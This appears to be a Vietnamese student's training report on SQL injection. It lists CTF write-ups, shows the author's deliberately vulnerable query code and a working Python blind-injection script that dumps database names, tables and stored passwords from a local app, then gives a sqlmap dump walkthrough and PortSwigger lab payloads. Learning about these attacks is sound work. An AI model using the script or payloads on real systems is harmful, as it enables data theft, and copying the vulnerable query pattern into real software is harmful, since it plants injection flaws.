

Tuần 2 về SQL Injection

1. Tìm đọc và tổng kê lại writeup về khai thác lỗ hổng SQL Injection

1.1 Lỗ hổng SQLi của các công ty lớn

Apple

1. [Apple Developer talks about Avoiding injection attacks and XSS](#)
2. [Community Apple](#)
3. [Kaspersky Pro Guide](#)

Facebook

1. [Acunetix](#)
2. [Facebook](#)
3. [GitHub](#)

Microsoft

1. [Học Microsoft](#)
2. [Microsoft Security Response Center](#)
3. [Cộng đồng Công nghệ Microsoft](#)
4. [Invicti](#)
5. [Học Microsoft](#)

1.2 Các cuộc thi CTF

1. [Fare Evasion](#) by [Ireland without the RE](#)
2. [Ticket API](#) by [sillysec](#)
3. [la housing_portal](#) by [P01s0n3d_Fl4g](#)
4. [funnylogin](#) by [Genocybers](#)
5. [What's My Password?](#) by [NoobMaster9999_team](#)
6. [Fluxx](#) by [~T2T~](#)
7. [Gain Access 1](#) by [P01s0n3d_Fl4g](#)
8. [Kitty](#) by [P01s0n3d_Fl4g](#)
9. [Bug Report Repo](#) by [Intigriti](#)
10. [ezmaria](#) by [bawolff](#)
11. [Cybergon's Blog](#) by [K3RN3L4RMV](#)
12. [Cat Viewer](#) by [bdhxgrp](#)
13. [login](#) by [flag_bot](#)
14. [blank](#) by [touch_grass](#)
15. [VolgaCTF 2023 - 1337 Web Challenge](#) by [L3ak](#)
16. [Orbital](#) by [BlackOps](#)
17. [Orbital](#) by [BadWolf](#)
18. [web/Guess The Pokemon](#) by [casework bash](#)
19. [Super Secure](#) by [R00t3xploit3r](#)
20. [Super Secure](#) by [B45710N_R351L13NC3](#)
21. [Flaskmetal Alchemist](#) by [meraxes](#)
22. [Flaskmetal Alchemist](#) by [origineel](#)
23. [My Useless Website](#) by [F0x2C](#)
24. [My Useless Websigte](#) by [RanGo007](#)
25. [no-cookies](#) by [bawolff](#)
26. [Hack into Skynet](#) by [Scrypter](#)
27. [Hack into Skynet](#) by [m17m0](#)

28. [shitty_blog](#) by [scriptohio](#)
29. [Yummy_Vegetables](#) by [PwnProphecy](#)
30. [Toy_Management](#) by [LazyTitan](#)
31. [Toy_Management](#) by [rawsec](#)
32. [GoodGames](#) by [Radboud Institute of Pwning](#)
33. [My_Vulnerability_Portal](#) by [1nf1n1ty](#)
34. [Chasing_The_Flag!](#) by [sadman rafin](#)
35. [Vuln Drive](#) by [bi0s](#)
36. [secure](#) by [Fweefwop](#)
37. [orm-bad](#) by [FishBowl](#)
38. [Phish](#) by [icypete](#)
39. [big-blind](#) by [CTF.SG](#)
40. [API 2 : The SeQueL](#) by [Javantea](#)
41. [Get Me](#) by [meraxes](#)
42. [Art Gallery_2](#) by [TheGoonies](#)
43. [DarkCON Challs](#) by [BullSoc](#)
44. [Baby_SQLi](#) by [ARESx](#)
45. [maze](#) by [LuftensHjaltar](#)
46. [Password Extraction](#) by [noraneco](#)
47. [The after-Prequal](#) by [2bits](#)
48. [Secure System](#) by [justCatTheFish](#)
49. [Sequel Fun](#) by [4katsuk1](#)
50. [Mission Control](#) by [noobintheshell](#)
51. [SQL Injected](#) by [zuzzur3ll0n1](#)
52. [SQL](#) by [noobintheshell](#)
53. [Not Another SQLi Challenge](#) by [ayyy](#)
54. [Maria](#) by [rawsec](#)

55. [Old School SQL](#) by [PwnaSonic](#)
56. [who knows john dows?](#) by [EmpireCTF](#)
57. [Image Share Box](#) by [Lorem Checksum](#)
58. [SQL Sanity Check](#) by [k3rn3l_p4n1c](#)
59. [sql](#) by [greunion](#)
60. [Management](#) by [TeamRocket1st](#)
61. [THE-WALL](#) by [Sudo_root](#)
62. [Naughty ads](#) by [rawsec](#)
63. [simplesqlin](#) by [PRIME](#)
64. [Divide and rule](#) by [bi0s](#)
65. [Bloody Feedback](#) by [BE4HOXVII](#)
66. [Shobot](#) by [kepler](#)
67. [Super duper advanced attack](#) by [Burlingpwn](#)
68. [weebdate](#) by [TheGoonies](#)
69. [PolygonShifter](#) by [!SpamAndHex](#)
70. [Login as admin!](#) by [bi0s](#)
71. [game-leaderboard](#) by [alright21](#)
72. [Sea of Quills](#) by [wetox](#)
73. [yhsj](#) by [Big-Daddy](#)
74. [QRb00k - Russia](#) by [atx2600](#)
75. [URL Anonymizer](#) by [InfoSecIITR](#)
76. [ChainedIn](#) by [318br](#)
77. [Illuminati](#) by [p4](#)
78. [Homework](#) by [RingZer0Team](#)
79. [weebdate](#) by [TheGoonies](#)
80. [Web300 Blind](#) by [SIGINT](#)
81. [Are you brave enough?](#) by [sw1ss](#)

- 82. [Naughty ads](#) by [PwnaSonic](#)
- 83. [Br0kenMySQL3](#) by [FluxFingers](#)
- 84. [shooter](#) by [noraneco](#)
- 85. [Tet shopping](#) by [OpenToAll](#)
- 86. [Sokosoko Secure Uploader](#) by [PwnaSonic](#)
- 87. [77777 2](#) by [HackTA](#)
- 88. [shooter](#) by [PDKT](#)
- 89. [Special Force](#) by [sw1ss](#)
- 90. [Colonel Mustard's Simple Signin](#) by [f14](#)

2. Thực hiện khai thác lỗ hổng SQLi

Đây là một số lỗi SQL injection có trong code của tôi

Lỗi 1 :

```
query = f"SELECT * FROM students WHERE username = '{username}' AND password = '{password}'"  
cursor.execute(query)  
student = cursor.fetchone()
```

Lỗi 2:

```
cursor.execute(f"SELECT * FROM students WHERE id = '{student_id}'")  
student = cursor.fetchone()
```

2.1 Khai thác bằng viết Python Code

Chúng ta có thể dùng python code để khai thác lỗi bằng cách sử dụng thư viện `requests` để tạo ra các request HTTP đến trang web mà chúng ta muốn khai thác

1.Thư viện

```
import requests
import json

# URL mục tiêu
base_url = "http://127.0.0.1:5000/teacher_dashboard?id=1"
```

- Đầu tiên, ta dùng các thư viện cần thiết: `requests` để gửi các yêu cầu HTTP và `json` để xử lý dữ liệu JSON.
- `base_url` là địa chỉ API mà bạn muốn gửi yêu cầu đến. Trong trường hợp này, đó là URL giả định `http://127.0.0.1:5000/teacher_dashboard?id=1` .

2.Hàm `send_payload`

```
def send_payload(payload):
    """Gửi payload và kiểm tra phản hồi."""
    url_with_payload = base_url + payload
    try:
        response = requests.get(url_with_payload)
        print(f"Response Code: {response.status_code}") # Thêm dòng này để kiểm tra mã phản hồi
        if response.status_code == 200:
            return True
        return False
    except requests.exceptions.RequestException as e:
        print(f"Error: {e}") # In lỗi nếu có sự cố khi gửi yêu cầu
        return False
```

- Hàm này nhận vào một `payload` , tạo URL hoàn chỉnh, và gửi yêu cầu GET tới URL đó.
- Sau khi gửi yêu cầu, hàm kiểm tra mã phản hồi HTTP. Nếu mã là 200 (thành công), trả về `True` , ngược lại trả về `False` .
- Nếu có lỗi trong quá trình gửi yêu cầu (ví dụ: không thể kết nối), hàm sẽ in ra lỗi và trả về `False` .

3.Hàm `extract_binary_search`

```
def extract_binary_search(base_payload, low, high):  
    """Tìm kiếm nhị phân để trích xuất thông tin."""  
    while low <= high:  
        mid = (low + high) // 2  
        payload = base_payload.format(operator "=", value=mid)  
        if send_payload(payload):  
            return mid  
        payload = base_payload.format(operator ">", value=mid)  
        if send_payload(payload):  
            low = mid + 1  
        else:  
            high = mid - 1  
    return None
```

- Hàm này thực hiện tìm kiếm nhị phân trên một dãy số (được xác định bởi `low` và `high`) để trích xuất thông tin.
- Hàm sử dụng `send_payload()` để thử với các giá trị trung gian (`mid`) và điều chỉnh phạm vi tìm kiếm dựa trên kết quả trả về.
- Nếu tìm thấy giá trị hợp lệ, hàm trả về giá trị đó, nếu không sẽ tiếp tục điều chỉnh phạm vi.

4.Hàm `get_string_length`

```
def get_string_length(base_payload):  
    """Lấy chiều dài chuỗi."""  
    length = 1  
    max_length = 100 # Giới hạn số lần thử để tránh vòng lặp vô tận  
    while length <= max_length:  
        payload = base_payload.format(length=length)  
        if send_payload(payload):  
            return length
```

```
length += 1
return None # Trả về None nếu không tìm thấy chiều dài hợp lệ
```

- Hàm này tìm chiều dài của chuỗi bằng cách thử từng giá trị `length` từ 1 đến 100.
- Nếu gửi payload thành công (tức là độ dài chuỗi hợp lệ), hàm trả về giá trị chiều dài. Nếu không tìm thấy chiều dài hợp lệ trong phạm vi thử nghiệm, trả về `None`

5.Hàm `get_string_content`

```
def get_string_content(base_payload, length):
    """Trích xuất nội dung chuỗi."""
    result = ""
    for position in range(1, length + 1):
        # Sử dụng format để truyền vị trí hiện tại vào payload
        payload = base_payload.format(position=position, operator="{operator}", value="{value}")
        char_ascii = extract_binary_search(payload, 32, 126)
        if char_ascii:
            result += chr(char_ascii)
    return result
```

- Hàm này trích xuất từng ký tự của chuỗi từ cơ sở dữ liệu bằng cách sử dụng tìm kiếm nhị phân.
- Nó thực hiện tìm kiếm cho từng vị trí trong chuỗi (từ 1 đến `length`), và dùng `extract_binary_search()` để tìm giá trị ASCII của ký tự tại mỗi vị trí.

6.Hàm `get_database_names`

```
def get_database_names():
    """Lấy danh sách databases."""
    databases = []
    index = 1
    while True:
```



```

# Lấy chiều dài của database name
base_payload = (
    f" AND LENGTH((SELECT schema_name FROM information_schema.schemata LIMIT {index - 1}, 1)) = {{length}}--+-"
)
length = get_string_length(base_payload)
if not length:
    break
# Lấy nội dung của database name
base_payload_content = (
    f" AND ASCII(SUBSTRING((SELECT schema_name FROM information_schema.schemata LIMIT {index - 1}, 1), {{position}}, 1)) {{operator}}
    {{value}}--+-"
)
db_name = get_string_content(base_payload_content, length)
databases.append(db_name)
index += 1
return databases

```

- Hàm này lấy danh sách các cơ sở dữ liệu (`databases`) bằng cách sử dụng SQL injection. Nó thực hiện tìm kiếm chuỗi tên các database từ bảng `information_schema.schemata` .
- Mỗi lần thử, hàm tìm chiều dài và nội dung của một tên cơ sở dữ liệu, sau đó thêm vào danh sách `databases` .

Kết quả DATABASE:

The screenshot shows a web application security tool interface. The top bar displays the project name 'pythonProject2' and the version control status. The main area shows a list of databases and a response code of 500. The interface includes a sidebar with various icons for navigation and a main content area with a list of databases and a response code of 500.


```
Project ▾ eacher_dashboard.html sqlmap.py SQLi_p
Run giaodien_dangnhap x SQLi_python x
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Danh sách databases: [
  "mysql",
  "information_schema",
  "performance_schema",
  "sys",
  "sakila",
  "new_schema",
  "dssinhvien",
  "qlks",
  "dachsachsv",
  "newsdb",
  "sql_injection_demo",
  "union_sqli_demo",
  "vulnerable_db",
  "luutru_thongtin",
  "test_db"
]
Nhập tên database: luutru_thongtin
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
```

7.Hàm get_tables

Lấy ra các bảng trong Database mà người dùng vừa chọn

```
def get_tables(database):
    """Lấy danh sách tables của một database."""
    tables = []
    index = 1
    while True:
        base_payload = (
            f" AND LENGTH((SELECT table_name FROM information_schema.tables WHERE table_schema='{database}' LIMIT {index - 1}, 1)) = {{length}}--"
            + "-"
        )
        length = get_string_length(base_payload)
        if not length:
            break
        base_payload_content = (
            f" AND ASCII(SUBSTRING((SELECT table_name FROM information_schema.tables WHERE table_schema='{database}' LIMIT {index - 1}, 1), {{position}}, 1)) {{operator}} {{value}}--"
            + "-"
        )
        table_name = get_string_content(base_payload_content, length)
        tables.append(table_name)
        index += 1
    return tables
```

Kết quả TABLES:



The screenshot shows a web application interface with a dark theme. At the top, there's a header with a hamburger menu, a 'PP' logo, 'pythonProject2', and 'Version control'. Below the header, there's a 'Project' dropdown menu and two tabs: 'teacher_dashboard.html' and 'sqlmap.py'. The main area has a 'Run' button and two tabs: 'giaodien_dangnhap' and 'SQLi_python'. The 'SQLi_python' tab is active, showing a terminal output. The terminal output consists of several 'Response Code: 500' messages, followed by a list of tables: 'bailam', 'baitap', 'challenges', 'messages', 'students', and 'teachers'. The list is enclosed in square brackets. Below the list, there's a prompt 'Nhập tên table:' followed by the word 'teachers' in green. This is followed by more 'Response Code: 500' messages and a final 'Response Code: 200'.


```
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Danh sách tables: [
    "bailam",
    "baitap",
    "challenges",
    "messages",
    "students",
    "teachers"
]
Nhập tên table: teachers
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 200
```

8.Hàm get_columns

Lấy ra các cột có trong bảng vừa chọn

```
def get_columns(table, database, selected_columns=None):
    """Lấy danh sách columns của một table, chỉ lấy những cột người dùng muốn."""
    columns = []
    if selected_columns:
        # Nếu người dùng nhập vào cột, chỉ lấy các cột đó
        columns = selected_columns
    else:
        # Nếu không nhập, lấy tất cả các cột
        index = 1
        while True:
            base_payload = (
                f" AND LENGTH((SELECT column_name FROM information_schema.columns WHERE table_name='{table}' AND table_schema='{database}'
LIMIT {index - 1}, 1)) = {{length}}--+-"
            )
            length = get_string_length(base_payload)
            if not length:
                break
            base_payload_content = (
                f" AND ASCII(SUBSTRING((SELECT column_name FROM information_schema.columns WHERE table_name='{table}' AND
table_schema='{database}' LIMIT {index - 1}, 1), {{position}}, 1)) {{operator}} {{value}}--+-"
            )
            column_name = get_string_content(base_payload_content, length)
            columns.append(column_name)
            index += 1
        return columns
```

Kết quả COLUMNS:



```
Run giaodien_dangnhap x SQLi_python x
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 500
Danh sách columns: [
  "email",
  "fullname",
  "id",
  "password",
  "phone",
  "username"
]
Nhập các cột bạn muốn lấy (cách nhau bởi dấu phẩy): id,username,password
Response Code: 500
Response Code: 500
Response Code: 500
Response Code: 200
```

9.Hàm get_data_from_table

Lấy ra các giá trị có trong từng cột

```
def get_data_from_table(table, selected_columns, database):
    """Lấy dữ liệu từ một table, chỉ lấy dữ liệu của các cột người dùng yêu cầu."""
    data = []
    index = 1
    while True:
        row = {}
        for column in selected_columns:
            base_payload = (
                f" AND LENGTH((SELECT {column} FROM {database}.{table} LIMIT {index - 1}, 1)) = {{length}}--+-"
            )
```

```

length = get_string_length(base_payload)
if not length:
    return data
base_payload_content = (
    f" AND ASCII(SUBSTRING((SELECT {column} FROM {database}.{table} LIMIT {index - 1}, 1), {{position}}, 1)) {{operator}} {{value}}--+-"
)
value = get_string_content(base_payload_content, length)
row[column] = value
data.append(row)
index += 1
return data

```

Kết quả VALUE:

```

Run giaodien_dangnhap x SQLi_python x
Response Code: 500
Dữ liệu từ table: [
  {
    "username": "havy",
    "password": "123"
  },
  {
    "username": "phutran",
    "password": "123"
  },
  {
    "username": "tranphuc",
    "password": "999"
  }
]
Process finished with exit code 0

```

8. Giao diện người dùng

```
# Lấy danh sách databases
databases = get_database_names()
print("Danh sách databases:", json.dumps(databases, indent=4))

# Chọn database
database = input("Nhập tên database: ")

# Lấy danh sách tables
tables = get_tables(database)
print("Danh sách tables:", json.dumps(tables, indent=4))

# Chọn table
table = input("Nhập tên table: ")

# Lấy danh sách columns
columns = get_columns(table, database)
print("Danh sách columns:", json.dumps(columns, indent=4))

# Lấy dữ liệu từ table
data = get_data_from_table(table, columns, database)
print("Dữ liệu từ table:", json.dumps(data, indent=4))
```

Cuối cùng, chương trình sử dụng các hàm trên để lấy thông tin từ cơ sở dữ liệu. Nó in danh sách các cơ sở dữ liệu, bảng, cột và dữ liệu từ bảng đã chọn.

2.2 Khai thác bằng tool SQLMap

1. SQLMap là gì?

SQLMap là một công cụ mã nguồn mở mạnh mẽ, được viết bằng Python, dùng để tự động phát hiện và khai thác các lỗ hổng **SQL Injection** trên các ứng dụng web. Nó hỗ trợ nhiều loại cơ sở dữ liệu như MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, DB2, MariaDB, và nhiều hệ quản trị cơ sở dữ liệu khác.

SQLMap cung cấp nhiều tính năng, bao gồm:

1. Phát hiện lỗ hổng SQL Injection tự động.

2. Khai thác lỗ hổng để:

- Liệt kê cơ sở dữ liệu, bảng, và cột.
- Lấy dữ liệu nhạy cảm như tên người dùng và mật khẩu.
- Chèn shell hoặc thực thi các lệnh hệ thống từ xa.

3. Hỗ trợ nhiều loại SQL Injection, như:

- Blind SQL Injection.
- Union-based SQL Injection.
- Error-based SQL Injection.
- Time-based SQL Injection.
- Out-of-band SQL Injection.

2. Điều kiện để tấn công bằng SQLMap

1. Mục tiêu phải có lỗ hổng SQL Injection

- Ứng dụng web phải chứa lỗ hổng SQL Injection ở đầu vào dữ liệu, ví dụ:
 - Tham số URL (?id=1).
 - Biểu mẫu nhập liệu (Form Input).
 - Header HTTP (User-Agent, Referer, Cookie).
- SQLMap sẽ thử nghiệm và phát hiện các lỗ hổng này.

2. Kẻ tấn công phải có quyền truy cập vào ứng dụng web

- Phải có khả năng gửi yêu cầu HTTP đến máy chủ (trực tiếp hoặc thông qua proxy).

3. Hiểu biết cơ bản về mục tiêu

- Xác định các tham số đầu vào có thể bị khai thác, ví dụ:

```
http://example.com/page.php?id=1
```

- Phải biết endpoint hoặc URL chứa tham số khả nghi.

4. Không có cơ chế bảo vệ mạnh mẽ

- Nếu ứng dụng sử dụng các biện pháp bảo vệ như:
 - **Prepared Statements** hoặc **Parameterized Queries**.
 - **WAF (Web Application Firewall)** hoặc **IDS/IPS**.
 - **Sanitization** và kiểm tra đầu vào nghiêm ngặt.
- Việc khai thác bằng SQLMap sẽ rất khó khăn hoặc không thể thực hiện.

3. Thực hành

Thực hành với sqlmap có sẵn ở trên máy, nếu không có hãy cài đặt và giải nén qua đường link này :

<https://github.com/sqlmapproject/sqlmap>

Bước 1: Vào Terminal và hướng thư mục đến file sqlmap đã được giải nén

Bước 2: Thực hiện câu lệnh để Liệt kê tất cả các **Database** của hệ thống

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" --dbs
```

```
[12:12:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:12:09] [INFO] fetching database names
available databases [14]:
[*] dachsachsv
[*] dssinhvien
[*] information_schema
[*] luutru_thongtin
[*] mysql
[*] new_schema
[*] newsdb
[*] performance_schema
[*] qlks
[*] sakila
[*] sql_injection_demo
[*] sys
[*] union_sqli_demo
[*] vulnerable_db

[12:12:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 33 times
[12:12:09] [INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 12:12:09 /2025-01-01/
```

Bước 3: Thực hiện câu lệnh để liệt kê tất cả các **Tables** của cơ sở dữ liệu mà bạn chọn

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" -D luutru_thongtin --tables
```

```
---
[12:14:31] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:14:31] [INFO] fetching tables for database: 'luutru_thongtin'
Database: luutru_thongtin
[8 tables]
+-----+
| answers |
| bailam  |
| baitap  |
| challenges |
| messages |
| students |
| teachers |
| users   |
+-----+

[12:14:31] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[12:14:31] [INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 12:14:31 /2025-01-01/
```

Bước 4: Thực hiện câu lệnh để liệt kê tất cả các **Columns** của bảng mà bạn chọn

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" -D luutru_thongtin -T teachers --columns
```

```

[12:15:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:15:17] [INFO] fetching columns for table 'teachers' in database 'luutru_
thongtin'
Database: luutru_thongtin
Table: teachers
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| email   | varchar(100) |
| fullname | varchar(100) |
| id      | int |
| password | varchar(255) |
| phone   | varchar(20) |
| username | varchar(50) |
+-----+-----+

[12:15:17] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[12:15:17] [INFO] fetched data logged to text files under 'C:\Users\Admin\AppData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 12:15:17 /2025-01-01/

```

Bước 5: Thực hiện câu lệnh để lấy ra các giá trị trong từng cột mà bạn muốn

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" -D luutru_thongtin -T teachers -C id,username,password --dump
```

Kết quả sẽ trả về tài khoản và mật khẩu được lưu trong cơ sở dữ liệu

```
[12:19:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:19:24] [INFO] fetching entries of column(s) 'id,password,username' for t
able 'teachers' in database 'luutru_thongtin'
Database: luutru_thongtin
Table: teachers
[3 entries]
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | giangvien1 | 2005 |
| 2  | giangvien2 | 2005 |
| 3  | giangvien3 | 12345 |
+----+-----+-----+

[12:19:24] [INFO] table 'luutru_thongtin.teachers' dumped to CSV file 'C:\Us
ers\Admin\AppData\Local\sqlmap\output\127.0.0.1\dump\luutru_thongtin\teacher
s.csv'
[12:19:24] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[12:19:24] [INFO] fetched data logged to text files under 'C:\Users\Admin\Ap
pData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 12:19:24 /2025-01-01/
```

3. Vượt qua các challenge SQLi

3.1 Challenge trên portswigger

1. Challenge 1

Phòng thí nghiệm: Lỗi hỏng SQL injection trong mệnh đề WHERE cho phép truy xuất dữ liệu ẩn

PHÒNG THÍ NGHIỆM

THỰC TẬP

Đã giải quyết

Phòng thí nghiệm này chứa lỗi hỏng SQL injection trong bộ lọc danh mục sản phẩm. Khi người dùng chọn một danh mục, ứng dụng sẽ thực hiện truy vấn SQL như sau:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Để giải quyết bài tập này, hãy thực hiện một cuộc tấn công tiêm SQL khiến ứng dụng hiển thị một hoặc nhiều sản phẩm chưa phát hành.

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

Giải pháp cộng đồng

MẮT SAU

TIẾP TỤC →

Tiếp theo: Phá vỡ logic ứng dụng

Giải pháp

- Sửa đổi category tham số, cung cấp cho nó giá trị '+OR+1=1--
- Gửi yêu cầu và xác minh rằng phản hồi hiện có chứa một hoặc nhiều sản phẩm chưa phát hành.

Kết quả :

← → ↻ <https://0acc0075041753f280fef3f7009100f8.web-security-academy.net/filter?category=Gifts' or 1=1-- ->

WebSecurity Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

Back to lab description >>

Thực hiện câu lệnh

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#)



Gifts' or 1=1-- -

2.Challenge 2

Phòng thí nghiệm: Lỗ hổng SQL injection cho phép bỏ qua đăng nhập

THỰC TẬP
PHÒNG THÍ NGHIỆM Đã giải quyết

Phòng thí nghiệm này chứa lỗ hổng SQL injection trong chức năng đăng nhập.

Để giải quyết bài tập này, hãy thực hiện một cuộc tấn công tiêm SQL để đăng nhập vào ứng dụng với tư cách là `administrator` người dùng.

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

Giải pháp cộng đồng

Giải pháp

1. Sửa đổi `username` tham số bằng cách gán giá trị cho nó: `administrator'--`

Congratulations, you solved the lab!

Login

Username

Password

Log in

3. Challenge 3

Phòng thí nghiệm: Tấn công UNION tiêm SQL, xác định số lượng cột được trả về bởi truy vấn

THỰC HÀNH

PHÒNG THÍ NGHIỆM

Đã giải quyết

Phòng thí nghiệm này chứa lỗ hổng SQL injection trong bộ lọc danh mục sản phẩm. Kết quả từ truy vấn được trả về trong phản hồi của ứng dụng, do đó bạn có thể sử dụng tấn công UNION để truy xuất dữ liệu từ các bảng khác. Bước đầu tiên của một cuộc tấn công như vậy là xác định số lượng cột đang được truy vấn trả về. Sau đó, bạn sẽ sử dụng kỹ thuật này trong các phòng thí nghiệm tiếp theo để xây dựng toàn bộ cuộc tấn công.

Để giải quyết bài tập này, hãy xác định số cột được truy vấn trả về bằng cách thực hiện tấn công SQL injection UNION trả về một hàng bổ sung chứa các giá trị null.

TRUY CẬP PHÒNG THÍ NGHIỆM

Giải pháp

Giải pháp cộng đồng

MẬT SAU

TIẾP TỤC →

Tiếp theo: Cú pháp dành riêng cho cơ sở dữ liệu

Giải pháp

- Sửa đổi category tham số, gán cho nó giá trị '+UNION+SELECT+NULL--'. Quan sát thấy lỗi xảy ra.
- Sửa đổi category tham số để thêm một cột bổ sung chứa giá trị null:
'+UNION+SELECT+NULL,NULL--'
- Tiếp tục thêm giá trị null cho đến khi lỗi biến mất và phản hồi bao gồm nội dung bổ sung có chứa giá trị null.

Nếu kiểm tra có lỗi 500 này thì tiếp tục tăng thêm NULL

Request		Response	
